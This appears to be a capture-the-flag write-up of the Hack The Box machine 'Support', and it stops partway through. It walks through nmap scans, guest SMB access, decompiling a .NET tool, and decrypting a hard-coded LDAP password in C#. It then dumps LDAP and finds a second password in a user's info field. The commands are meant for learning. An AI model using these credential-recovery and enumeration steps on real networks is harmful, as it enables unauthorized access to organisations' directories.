Machine IP: 10.10.11.174

Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Initial enumeration

As always, we will start with `nmap`. This box requires us to use the `-Pn` flag, since without it we will not find any open ports.

```
mkdir nmap
nmap -Pn -sC -sV -v -oN nmap/initial_scan 10.10.11.174
```

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-25
19:31:17Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
```

```
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-08-25T19:31:27
|_  start_date: N/A
```

There is no web server and all we see is the standard `Active Directory` services.
We see a domain name `support.htb`, so we will also add that to the `/etc/hosts` file.

For this case, I would like to also run the `nmap` script for `LDAP` enumeration.

```
nmap -v -Pn -sV -p 389 --script "ldap-search,ldap-rootdse,ldap-novell-getpass" -oN
nmap/ldap_search 10.10.11.174
```

The output of this command is quite large, however, there are few important info that we get:

```
rootDomainNamingContext: DC=support,DC=htb
dnsHostName: dc.support.htb
```


We get the domain controller host name `dc.support.htb` which we will be adding to the `/etc/hosts` file.

Now it is time to check out some services starting with `samba`.

Enumerating Samba (smb)

Since we do not have any credentials, we will try the guest login first:

```
smbclient -U "Guest" -L 10.10.11.174
# Press enter for empty password when prompted
```




```
~/Hacking/Boxes/Support
λ ➤ smbclient -U "Guest" -L 10.10.11.174
Password for [MYGROUP\Guest]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We can login as the `Guest` user! There are some default directories, however, we have an interesting share `support-tools`.

We can try accessing the share and see its content with the following commands:

```
smbclient -U "Guest" //10.10.11.174/support-tools
```



```
~/Hacking/Boxes/Support
λ ➤ smbclient -U "Guest" //10.10.11.174/support-tools
Password for [MYGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 12:01:06 2022
  ..                                  D        0  Sat May 28 06:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 06:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 06:19:55 2022
  putty.exe                           A  1273576  Sat May 28 06:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 06:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 12:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 06:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 06:19:43 2022

                4026367 blocks of size 4096. 969193 blocks available
smb: \>
```

There are a lot of things, however, if we look at the dates when the files were created, one stands out. The `UserInfo.exe.zip` is what we want.

We can download is using `get UserInfo.exe.zip`.

Now let us examine the contents of the file.

Examining UserInfo.exe.zip

Using the `unzip` command, we unzip the `.zip` file.
The content is as follows:

```
ls -Al

total 936
-rw-rw-rw- 1 dw dw  99840 Mar  1 12:18 CommandLineParser.dll
-rw-rw-rw- 1 dw dw  22144 Oct 22  2021 Microsoft.Bcl.AsyncInterfaces.dll
-rw-rw-rw- 1 dw dw  47216 Oct 22  2021
Microsoft.Extensions.DependencyInjection.Abstractions.dll
-rw-rw-rw- 1 dw dw  84608 Oct 22  2021 Microsoft.Extensions.DependencyInjection.dll
-rw-rw-rw- 1 dw dw  64112 Oct 22  2021 Microsoft.Extensions.Logging.Abstractions.dll
-rw-rw-rw- 1 dw dw  20856 Feb 19  2020 System.Buffers.dll
-rw-rw-rw- 1 dw dw 141184 Feb 19  2020 System.Memory.dll
-rw-rw-rw- 1 dw dw 115856 May 15  2018 System.Numerics.Vectors.dll
-rw-rw-rw- 1 dw dw  18024 Oct 22  2021 System.Runtime.CompilerServices.Unsafe.dll
-rw-rw-rw- 1 dw dw  25984 Feb 19  2020 System.Threading.Tasks.Extensions.dll
-rwxrwxrwx 1 dw dw  12288 May 27 12:51 UserInfo.exe
-rw-rw-rw- 1 dw dw    563 May 27 11:59 UserInfo.exe.config
-rw-r--r-- 1 dw dw 277499 Aug 25 16:12 UserInfo.exe.zip
```

Using the `file` command on the `UserInfo.exe`, we get further information on the file:


```
file UserInfo.exe

UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS
Windows
```

So, we are dealing with a `.NET` file. Luckily, disassembling `.NET` is quite easy.
For this task, we will use `dotPeek` (https://www.jetbrains.com/decompiler/). Unfortunately, `dotPeek` is not available on Linux, so we will use our Windows VM for analyzing the file.

Note: We cannot run the `UserInfo.exe` since it connects to the internal server. That is why I did not go over it. However, the app is a command line app.


Using dotPeek to disassemble the file

Looking around, we find a username and how the `LDAP` query is processed in the `LdapQuery` class.



```
// Decompiled with JetBrains decompiler
// Type: UserInfo.Services.LdapQuery
// Assembly: UserInfo, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: BCB9A7C1-A11B-4288-B919-CBDD9ABA8CA4
// Assembly location: C:\Boxes\Support\UserInfo.exe

using System;
using System.DirectoryServices;

namespace UserInfo.Services
{
  internal class LdapQuery
  {
    private DirectoryEntry entry;
    private DirectorySearcher ds;

    public LdapQuery()
    {
      this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", Protected.getPassword());
      this.entry.AuthenticationType = AuthenticationTypes.Secure;
      this.ds = new DirectorySearcher(this.entry);
    }

    public void query(string first, string last, bool verbose = false)
    {
      try
      {
        if (first == null && last == null)
        {
          Console.WriteLine("[-] At least one of -first or -last is required.");
        }
        else
        {
          string str1;
          if (last == null)
            str1 = "(givenName=" + first + ")";
          else if (first == null)
```


The username is `ldap` and the domain is `suppoort`. The password comes from a function called `getPassword()` from a class called `Protected`.
Checking the class and function:



```
// Decompiled with JetBrains decompiler
// Type: UserInfo.Services.Protected
// Assembly: UserInfo, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: BCB9A7C1-A11B-4288-B919-CBDD9ABA8CA4
// Assembly location: C:\Boxes\Support\UserInfo.exe

using System;
using System.Text;

namespace UserInfo.Services
{
  internal class Protected
  {
    private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
    private static byte[] key = Encoding.ASCII.GetBytes("armando");

    public static string getPassword()
    {
      byte[] numArray = Convert.FromBase64String(Protected.enc_password);
      byte[] bytes = numArray;
      for (int index = 0; index < numArray.Length; ++index)
        bytes[index] = (byte) ((int) numArray[index] ^ (int) Protected.key[index % Protected.key.Length] ^ 223);
      return Encoding.Default.GetString(bytes);
    }
  }
}
```

We see how the password is decrypted. We do not need to understand any of this function, since every parameter is provided to us. We simply need to copy the function and run it.

Using the `dotnet` command line tools, we first create a project with `dotnet new console` and paste the function (with a bit of editing) to the `Program.cs` file. Then run it using `dotnet run`.


PowerShell
C:\Boxes\Support\Code\Program.cs - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Program.cs

```
PS C:\Boxes\Support\Code> dotnet run
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
PS C:\Boxes\Support\Code>
```

```
using System;
using System.Text;

string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
byte[] key = Encoding.ASCII.GetBytes("armando");

byte[] numArray = Convert.FromBase64String(enc_password);
byte[] bytes = numArray;
for (int index = 0; index < numArray.Length; ++index)
    bytes[index] = (byte) ((int) numArray[index] ^ (int) key[index % key.Length] ^ 223);

Console.WriteLine(Encoding.Default.GetString(bytes));
```

We get the unencrypted password `nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz`
So our first credentials are: `ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz`

Trying this password on `winrm` and other services do not work. This is expected, since this is the password for `LDAP`. However, checking password re-use is always a good practice.
Now let us move on to `LDAP` enumeration.

LDAP Enumeration


We will be using `ldapsearch` to execute queries.

To dump everything, we can use the following command:

```
ldapsearch -x -H ldap://support.htb -D 'support\ldap' -w
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" > ldap.dump
```


The output is very huge as expected. However, I like to run `grep` and searching for things like `Description` on the output. Sometimes admins put important information on such fields.

```
grep -i 'description\|info\|notes' ldap.dump
```



```
4191:description: Members in this group can have their passwords replicated to all
4216:description: Members in this group cannot have their passwords replicated to a
4249:description: Members of this group are Read-Only Domain Controllers in the dom
4276:description: Members of this group are Read-Only Domain Controllers in the ent
4301:description: Members of this group that are domain controllers may be cloned.
4324:description: Members of this group are afforded additional protections against
4326: 298939 for more information.
4349:description: Members of this group can perform administrative actions on key o
4375:description: Members of this group can perform administrative actions on key o
4445:description: DNS Administrators Group
4466:description: DNS clients who are permitted to perform dynamic updates on behal
5092:info: Ironside47pleasure40Watchful
```

So, the 5092th line of the `ldap.dump` file has a string which looks very similar to a password.
Using `less` on `ldap.dump` file and using `:5092n` to jump to the line 5092, we get:




```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
